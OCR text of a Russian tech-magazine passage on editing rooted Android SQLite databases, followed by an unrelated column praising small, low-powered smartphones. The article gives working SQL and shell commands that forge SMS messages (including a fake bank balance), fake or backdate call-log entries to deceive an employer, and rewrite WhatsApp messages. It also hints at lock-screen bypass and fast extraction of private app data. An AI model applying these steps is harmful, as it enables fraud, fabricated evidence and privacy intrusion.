
Нажав на треугольник в правом верхнем углу, внесем изменение в строку. Подгоним время из текста СМС (05.05.15 10:18) в поле date. Можно использовать любой UNIX time конвертер, например онлайн-калькулятор unix time stamp (goo.gl/R1wv2a). Соответствующая дата будет 1430810300. Добавим в конец три произвольные цифры для миллисекунд и вставим полученное значение в поле date.

```
> UPDATE sms SET date = 1430810300000↵
  WHERE _id = 196
```


Две команды можно объединить в одну, вписав редактируемые поля с данными через запятую. Нажимаем в правом нижнем углу кнопку Commit и вносим изменения в базу данных. Смотрим, что получилось. На том же скриншоте «СМС от Сбербанка до и после вмешательства в mmssms.db» справа видно, что теперь мы богатые люди и на счету у нас больше миллиона. Иногда требуется очистить данные приложения, обрабатывающего СМС, чтобы изменения вступили в силу.

Попробуем добавить в базу новую СМС. Для этого нам понадобятся две таблицы в базе: threads, которая хранит порядковый номер и заголовок (последнее сообщение) разговора/нити, и sms, которая хранит всю оставшуюся информацию. Вариантов событий тут два.

1. Добавляем СМС в уже существующий разговор. Для этого ищем в таблице под названием sms номер ветки разговора — thread_id, соответствующий номеру отправителя. Как видно на скриншоте «Изменяем значения в базе mmssms.db», для информатора Сбербанка это цифра 7. Добавим новую строку в разговор, показанный на предыдущем скриншоте. Заполняем следующие поля: thread_id — ветка/нить разговора; address — номер отправителя; person — если отправитель есть в списке контактов; date — время прихода СМС; read — 1 для прочитанного сообщения, 0 для непрочитанного; type — 1 входящее, 2 исходящее (есть еще 0 — отправляемое и 4 — черновик); body — текст сообщения. Для добавления новой строки в таблицу, в которой хранятся сообщения, необходимо выполнить следующую команду:



Изменяем значения в базе mmssms.db



Добавляем новую СМС в существующий разговор

```
> INSERT INTO sms (thread_id, address, date,↵
  read, type, body) VALUES (7, 900, strftime↵
  ('%s', 'now')*1000, 1, 1, "Текст_сообщения")
```

Значение strftime('%s', 'now')*1000 используется для вставки текущего времени. Для вставки конкретной даты и времени необходимо использовать UNIX time с тринадцатью цифрами. Результат можно увидеть на скриншоте «Добавляем новую СМС в существующий разговор».

2. Добавляем новую СМС и создаем новую ветку разговора. Если по аналогии добавить строку с новым номером +7123456789, которого нет в записной книге и с которым ранее не было переписки, то в отправителях будет значиться «Неизвестный отправитель» без указания номера (см. скриншот «Добавляем новую СМС и создаем новую ветку» слева). Чтобы этого избежать, необходимо увязать еще таблицы threads и canonical_addresses. Сначала добавляем строку с номером в canonical_addresses, попутно проверяя наличие этого номера в таблице.

```
> INSERT INTO canonical_addresses (address)↵
  SELECT '+7123456789' WHERE NOT EXISTS↵
  (SELECT 1 FROM canonical_addresses WHERE↵
  address = '+7123456789')
```

Затем создаем новый разговор/нить в таблице threads. В этой таблице recipient_ids соответствует порядковому номеру _id, а также номеру в таблице canonical_addresses, который создали предыдущей командой.

```
> INSERT INTO threads (message_count, recipient_↵
ids, read) SELECT 1, MAX(_id)+1, 0 from threads
```

Далее добавляем само сообщение с уже созданным thread_id, равным recipient_ids, который получили увеличением последнего номера recipient_ids в threads на 1 (MAX(_id)+1).

```
> INSERT INTO sms(thread_id, address, date, read,↵
  type, body) SELECT max(_id), "+7123456789",↵
  strftime('%s', 'now')*1000, 0, 1,↵
 'Текст_сообщения' from threads
```

После этой вставки сработают триггеры и обновят информацию в ячейках всех таблиц базы. Результат можно увидеть на скриншоте «Добавляем новую СМС и создаем новую ветку» справа.

Для удобства все указанные команды можно вводить через консоль с компа, эмулятор терминала на устройстве или вызывать из Таскера. Proof of concept для Таскера:

- Создаем сцену с полями для ввода данных или действия Variable Querry для каждой переменной.
- Присваиваем переменным вводимые данные: номер отправителя/получателя, тип сообщения — входящее/исходящее (1/2), точное время сообщения.
- После нажатия кнопки «Добавить» в сцене или ввода последней переменной проверяется наличие введенного номера в таблице canonical_addresses. При его отсутствии добавляется новая строка с номером. Введенное время переводится в UNIX time. При отсутствии данных в переменной %Time или если введен 0 подставляется текущее время.
- Срабатывает скрипт, вносящий остальные данные в базу.

Само действие изменения базы для примера из скриншота «Добавляем новую СМС в существующий разговор» будет выполняться через Script — Run Shell с чекбоксом Root:

```
$ system/xbin/sqlite3 /data/data/com.google.↵
  android.providers.telephony/databases/mmssms.↵
  db " INSERT INTO sms(thread_id, address, date,↵
  read, type, body) VALUES (7, 900, strftime('%s',
  'now')*1000, 1, 1, "Текст_сообщения")";
```

contacts2.db

Находится в /data/data/com.android.providers.contacts/databases/ и содержит всю записную книжку и логи звонков. В этой базе находятся все списки контактов, для аккаунтов которых в разделе «Настройка → Аккаунты» включена синхронизация. Указаны они в таблице accounts (например, facebook, vk, whatsapp, viber). Посмотрим, что можно выжать из этой базы.

Предположим, что мы позвонили кому-то и не дозвонились. Можно найти в истории звонков любой номер, но для удобства сделаем дозвон и скинем звонок. Заглянем в историю звонков и увидим сделанный звонок с датой (на момент написания статьи) — 6 мая 2015 года, временем 10:23 и длительностью 0 мин 0 с (см. скриншот «История звонков до и после изменений в contacts2.db» слева).


Откроем в базе таблицу calls и увидим, что в конце есть строка (в моем случае 364) с номером, датой, длительностью, типом и так далее. Дата традиционно в UNIX time, длительность в секундах, тип 2 соответствует исходящему звонку. Поменяем дату на вчерашнюю и поправим длительность. Для этого введем команду (см. скриншот «Изменяем время и длительность звонка»):


```
> UPDATE calls SET date = 1430829536000, duration↵
  = 1524 WHERE _id = 364
```

ОСТАЛЬНЫЕ БАЗЫ

Приведу еще несколько баз, заслуживающих внимания. Их можно использовать, например, в Таскере, доставая информацию SQLite-запросами.

- **telephony.db** — база, содержащая настройки точек доступа к интернету, прокси, порты MMS и дополнительную сервисную информацию всех известных гуглу операторов. Именно поэтому на всех современных устройствах интернет работает из коробки. Может пригодиться особенно в международном роуминге для старых устройств, чтобы не гуглить настройки местных операторов (пакет com.android.telephony).
- **barcode_scanner_history.db** — содержит историю всех сканирований программы Barcode Scanner / Сканер штрих-кодов (goo.gl/eWAiom). Возможно, кому-то пригодится для быстрого ввода штрих-кодов и последующего экспорта данных (пакет com.google.zxing.client.android).
- **btopp.db** — история переданных по Bluetooth файлов с названиями, временем передачи и MAC'ом сопряженных устройств (пакет com.android.bluetooth).
- **calendar.db** — собственно база календаря со всеми мероприятиями (пакет com.android.providers.calendar).
- **external.db и internal.db** — список всех файлов, находящихся в /sdcard, включая скрытые и в корне: system, data и прочие (пакет com.android.providers.media).
- **google_analytics** — история всех кликов, отсылаемых в Google Analytics.
- **keep.db** — заметки Google Keep. В выпуске № 191 я показал, как, читая и меняя эту базу, просматривать заметки на часах Pebble, а также помечать выполненные пункты списков прямо с часов (пакет com.google.android.keep).
- **mail.db** — вся переписка из Яндекс.Почты (пакет ru.yandex.mail).
- **music.db** — база, содержащая песни/плей-листы из Google Play Music (пакет com.google.android.music).
- **reminders.db** — напоминания, созданные в Google Now. В той же папке лежит много интересных баз, связанных с сервисами Google Play (пакет com.google.android.gms).
- **user_dict.db** — словарь пользователя (для клавиатуры). Можно забить вручную слова или перенести на другое устройство (пакет com.android.providers.userdictionary).
- **viber_messages.db** — сообщения всем известного мессенджера (пакет com.viber.voip).
- **threads_db2.db** и **contacts_db2.db** — сообщения и контакты из Facebook (пакет com.facebook.katana).
- **vk.db** — все данные из приложения «ВКонтакте». Друзья, дни рождения, сообщения. В переписке используются номера пользователей, определить которых можно, подставив в адресную строку браузера ссылку вида vk.com/idXXXX. Сообщения не правятся, так как постоянно синхронизируются с сервером и без интернета просто не отображаются в приложении (пакет com.vkontakte.android).





Добавляем новую СМС и создаем новую ветку

Добавляем новый звонок


Заглядываем в историю звонков (см. скриншот «История звонков до и после изменений в contacts2.db» справа) и показываем начальнику, что мы вчера очень мило поболтали с заказчиком и за двадцать пять минут утрясли все рабочие моменты (каждый подставит свою историю). Можно также добавить новый звонок с произвольного номера. Для этого добавим в таблицу новую строку:


```
> INSERT INTO calls(number, date, duration,↵
type) VALUES ("+71234567890", strftime('%s',↵
'now')*1000, 89, 1)
```


Заглядываем в историю (см. скриншот «Добавляем новый звонок») и видим, что нам только что звонили. Можем смело показывать звонок заинтересованным и ссылаться на сроч-

История звонков до и после изменений в contacts2.db

Изменяем время и длительность звонка








Редактируем сообщения WhatsApp

ный вызов, чтобы покинуть свое место. Для того чтобы номер вписывался в текущий вид (остальные незнакомые номера показаны с пробелами и дефисами), нужно заполнять больше ячеек и увязывать эту базу с dialer.db.

К слову сказать, после некоторых экспериментов с добавлением строк из диалера пропали все сведения, включая историю звонков и избранные контакты, а сама база стала весить в четыре раза меньше. Поэтому пришлось восстанавливать сохраненную копию базы.

msgstore.db

База сообщений WhatsApp, которая находится по пути /data/data/com.whatsapp/databases. В таблице chat_list содержатся ветки разговоров, по аналогии с таблицей threads в СМС-переписке. Сами сообщения находятся в таблице messages в столбце data. Отдельно контакты приложения лежат в базе wa.db. Попробуем поменять сообщение, которое видно на скриншоте «Редактируем сообщения WhatsApp» слева. Для этого в таблице messages найдем нужное нам сообщение и выполним следующий SQL-запрос:

```
> UPDATE messages SET data = "Новый_текст" WHERE↵
  _id = номер_строки_с_сообщением
```

Результат показан на скриншоте «Редактируем сообщения WhatsApp» справа. Как видно, сообщения отлично редактируются.

settings.db

Расположена в /data/data/com.android.providers.settings и хранит все настройки системы, включая некоторые недоступные пользователю из меню. Для разных моделей устройств содержит разные настройки. Забрать данные из этой базы легко, а вот менять настройки напрямую крайне не рекомендуется. Это может вызвать как неработающие переключатели, так и бутлуп. Содержит три основные таблицы: global, system и secure. Остановлюсь на самых интересных записях.

- **adb_enabled** — включение отладки по USB.
- **airplane_mode_radios** — перечисленные через запятую модули, которые подлежат выключению в режиме самолета.
- **always_finish_activities** — при выставленной единице агрессивно завершает процессы (activities), как только они перестают быть нужны.
- **usb_mass_storage_enabled** — возможность подключения USB-накопителя.
- **wifi_sleep_policy** — политика поведения Wi-Fi при засыпании (отключение или перевод в спящий режим).
- **wifi_watchdog_on** — включает/выключает сервис Wi-Fi Watchdog (автоматический выбор точки доступа с выходом в интернет).
- **bluetooth_discoverability_timeout** — длительность обнаружения устройства по Bluetooth в секундах.
- **end_button_behavior** — поведение физической кнопки «Закончить разговор», не во время разговора.
- **font_scale** — масштаб шрифта.
- **setup_wizard_has_run** — был или нет запущен менеджер первоначальной настройки после прошивки / сброса до заводских настроек.
- **android_id** — уникальный идентификатор устройства, 64-битное число (hex-строка), которая рандомно генерируется при первичной настройке и остается постоянной на протяжении всего жизненного цикла устройства.
- **location_mode** — режим определения местоположения
- **skip_first_use_hints** — если значение равно 1, то все приложения будут пытаться пропустить режим ознакомления пользователя с функциями при первом запуске приложения
- **status_bar_show_battery_percent** — отображение процента заряда батареи.
- **audio_safe_volume_state** — уровень безопасной громкости в наушниках.
- **bugreport_in_power_menu** — кнопка отправки баг-репорта в меню выключения.

Полный список записей зависит от версии прошивки устройства (версии API) и доступен на странице developer.android.com (goo.gl/WTsf9v). Для изменения значений рекомендуется использовать утилиты settings и content. На примере последней, включение отображения процентов у значка батареи из консоли будет выглядеть так (буквами s и i здесь обозначается тип значения — строка или число соответственно):

```
$ adb shell content insert --uri content:↵
  //settings/system --bind name:s:status_bar_↵
  show_battery_percent --bind value:i:1
```

Причем сработает эта команда даже без наличия прав суперпользователя на устройстве с прошивкой 4.4+. Именно это делает программа из маркета «Батарея с процентом» (goo.gl/SH9zeP). Для работы с данной базой необходимо точно знать структуру таблиц, так как, кроме вариантов 1 — включено, 0 — выключено, могут встречаться другие цифры и наборы букв и параметров через запятую.

Полезной для нас база также может быть, если необходимо сбросить пин-код/пароль для разблокирования экрана. Подробнее можно найти в многочисленных инструкциях в инете по запросам lockscreen.password_type и lock_pattern_autolock. В зависимости от версии прошивки пароль может находиться в /data/system/locksettings.db.

ВЫВОДЫ

Как видно на примерах выше, многие базы данные «уязвимы» и позволяют с легкостью доставать и менять свое содержимое. Пин-код, графический ключ, разблокировка по лицу, сканер отпечатков пальцев — все это недостаточный способ сохранения конфиденциальных данных. Знающий и заинтересованный человек, имея провод, комп и нужную прогу, за небольшой промежуток времени может непрелично легко заполучить всю интересующую его информацию. С момента подключения устройства к компу/ноуту процесс, включающий в себя разблокировку загрузчика (для многих устройств с прошивкой ниже 5.0 можно это сделать без потери данных), установку кастомного рекавери, перезагрузку в рекавери, поиск и вытягивание всех баз с помощью команды adb pull, установку стокового рекавери и блокировку загрузчика, может занять минут 15–20. Да и доверив права суперпользователя на первый взгляд безобидному приложению, можно никогда не узнать, что еще оно делает в фоне, кроме заявленных функций. ⌶



INFO

Огромная благодарность demosfenus за помощь в написании SQL-запросов.

Колонка Евгения Зобнина



Евгений Зобнин

androidstreet.net

У меня есть больше десятка различных Android-гаджетов, начиная от умных часов и заканчивая телевизионной приставкой. Как минимум пять я использую постоянно, и три из них — смартфоны. В их числе — Motorola Defy, древний смартфон, который я до сих пор ценю за его ударопрочность, влагостойкость и отличную эргономику, по которой с ним не сравнится даже iPhone. И, юзая этот весьма ограниченный в плане производительности и размера девайс наравне с современными «лопатами», я понял, насколько современный мир мобильных устройств ушел от стандартов удобства, заложенных в 2008–2009 годах.

Для тех, кто не в курсе: Motorola Defy — это смартфон, созданный на основе Motorola Droid II с процессором TI OMAP 3 на 1,2 ГГц (даунклокинг до 1 ГГц), 512 Мб оперативной памяти, 3,7-дюймовым экраном, влагостойким ударопрочным корпусом и Android 2.1 на борту. Даже во времена активных продаж телефон не отличался высокими характеристиками, а по нынешним временам так и вообще находится где-то на уровне low low end. Тем не менее для него есть запиленный и превосходно работающий CyanogenMod 11 с кастомным ядром, который позволяет смартфону оставаться живым даже сегодня (к слову сказать, у Defy залочен загрузчик, поэтому кастомное ядро загружается средствами kexec из стокового ядра). Собственно, как раз наличие китката и позволило мне сравнивать юзер экспириенс от Defy с далеко не самым слабым смартфоном Nexus 4. И как ни странно, последний проиграл.

МЕНЬШЕ – ЛУЧШЕ

Главное преимущество смартфона с экраном в 3,7–4 дюйма — это его размер. Ширина такого девайса не превышает 60 мм, он удобно лежит в ладони, им можно пользоваться одной рукой. В общем-то, эта тема уже давно обсосана на всех углах, но только после продолжительного использования лопаты (до Nexus 4 у меня год был Galaxy Nexus) понимаешь всю суть этого утверждения.

После лопаты пользоваться небольшим смартфоном — одно удовольствие, большой палец всегда дотягивается до нужных элементов управления, телефон не выскальзывает из рук, им можно фотографировать, держа в одной руке. Смартфон легко умещается в кармане джинсов и не мешает при ходьбе. Его совсем непросто выронить из рук и раздавить, сев на скамейку. Это совершенно другой юзер экспириенс, и он явно превосходит любой другой смартфон, экран которого больше 3,7–4 дюймов (привет, Apple).

Давние юзеры яблокофонов наверняка в этот момент засмеются, но, к сожалению, найти в наше время достойный аппарат на Android (а iOS я не переношу) с такой диагональю экрана практически нереально. Это либо класс low end на закрытом со всех сторон процессоре Mediatek, либо совсем экзотический девайс, покупать который не рискнешь из-за его недолгой моральной жизни — комьюнити-то отсутствует.

ПРОИЗВОДИТЕЛЬНОСТИ БЫВАЕТ МНОГО

Производительность Defy по современным меркам мизерная. Он оснащен одноядерным процессором, работающим на частоте 1 ГГц, и это создает некоторые проблемы при использовании тяжелого софта (который, тем не менее, легко заменить на простые быстрые аналоги), но зато позволяет смартфону жить намного дольше. В одном и том же режиме эксплуатации с одинаковой версией ОС Defy держится примерно в два раза дольше Nexus 4, и это при том, что батарея в нем менее емкая (1500 мА • ч против 2100 в нексусе). Свою роль здесь играет, конечно же, и менее крупный экран, а также отсутствие некоторых сенсоров вроде чипа NFC и встроенного барометра, который так необходим в повседневных нуждах.

В ТОПКУ ТЯЖЕЛЫЙ СОФТ

Высокая производительность современных смартфонов в итоге привела к тому, что разработчики приложений, да и самих ОС, перестали обращать внимание на оптимизацию софта. Как и многие юзеры, я активно использую Feedly, приложение — агрегатор новостей, у которого есть превосходный мобильный клиент. Однако пользоваться им на Defy решительно невозможно. Приложение, несмотря на свою маскировку под интерфейс Android 4.0/5.0, почти полностью написано на HTML и жрет память и процессор с огромным удовольствием.

В противовес ему в маркете есть простой, но не менее удобный клиент FeedMe, который написан на Java, не жадничает по отношению к ресурсам и показывает превосходную производительность. А самое главное, даже на современном смартфоне этот клиент даст пользователю преимущество в виде низкой нагрузки на процессор и, как следствие, сэкономит заряд батареи.

Плюс в маркете есть молниеносная Opera Mini, которая при всей своей кастрированности решает задачу «прочитать статейку, пока стоишь в очереди» на отлично. Легкие карты OsmAnd (OpenStreetMap), весьма удачный и не требовательный к ресурсам файловый менеджер Ghost Commander, быстрый и напичканный функционалом твиттер-клиент Twidere, да и много всего другого. Низкопроизводительный смартфон научил меня более щепетильно относиться к выбору софта, и мне удалось найти огромное количество простых, быстрых и не жадных до батареи приложений, которые ни в чем не проигрывают своим более тяжелым аналогам.

К ЧЕРТУ GOOGLE

Современный пакет приложений от Google, предустанавливаемый на смартфоны, — это огромное количество всевозможных библиотек, софтин и фреймворков, которые висят в оперативке и захламляют внутреннюю память устройства. В своем желании запихнуть абсолютно все свои сервисы в смартфоны Google достигла поистине впечатляющих результатов, настолько впечатляющих, что даже Яндекс с Евросоюзом озаботились этой проблемой.

Абсолютное большинство из этих приложений бесполезны. На раз-два вспомни хотя бы пять из них, что ты используешь регулярно. У меня получилось всего три: Google Play, Gmail и Google Keep. Хм, зачем тогда мне календарь, который постоянно висит в фоне в ожидании событий, которых нет в принципе? Зачем мне функция разблокировки по снимку лица, которая встраивается в экран блокировки и да, отжирает память? Зачем мне тонны софта, который система, думая, что он мне может понадобиться, заранее подгружает в память? Не знаю.

Вообще, среди разного рода гикнутых юзеров уже давно существует мода устанавливать на чистую прошивку так называемый пакет gapps-pico, который включает в себя только Google Play и Google Services Framework, обеспечивающий аутентификацию в аккаунте Google и синхронизацию контактов. Но я решил отказаться и от этого. Функцию маркета легко выполняет 1Mobile Market — сборник бесплатных приложений из Google Play, а Gmail очень удачно заменяет стандартное почтовое приложение, которое гораздо проще и удобнее Gmail (и, упаси боже, Inbox).

ВЫВОДЫ

Вся эта гонка за производительностью, бесполезным функционалом и постоянным разрастанием мобильного софта мне сильно напоминает то, что не так давно происходило с десктопами. Возможно, я сейчас буду не понят, но я довольно древний и хорошо помню времена десктопного Linux на ядре 2.4. Тогда у нас была превосходная графическая оболочка KDE3, абсолютно нетребовательная к ресурсам и невероятно удобная, теперь у нас есть тяжелейшая KDE5, которой невозможно пользоваться. А еще я помню времена, когда была жива BeOS, удобнейшая операционка с абсолютно минимальными требованиями к ресурсам. В те времена она просто сносила крышу своей скоростью работы, и да, она умерла. Как умерла и MeeGo на базе ядра Linux для смартфона Nokia N900. Ты, возможно, скажешь, что iOS решит все наши проблемы. Тогда я предлагаю просто посмотреть, как работает седьмая версия на iPhone 4, и обратить внимание на то, сколько функций в ней отключено ради сохранения быстродействия. На этом все, спокойной ночи и удачи. ☰

КАРМАННЫЙ СОФТ

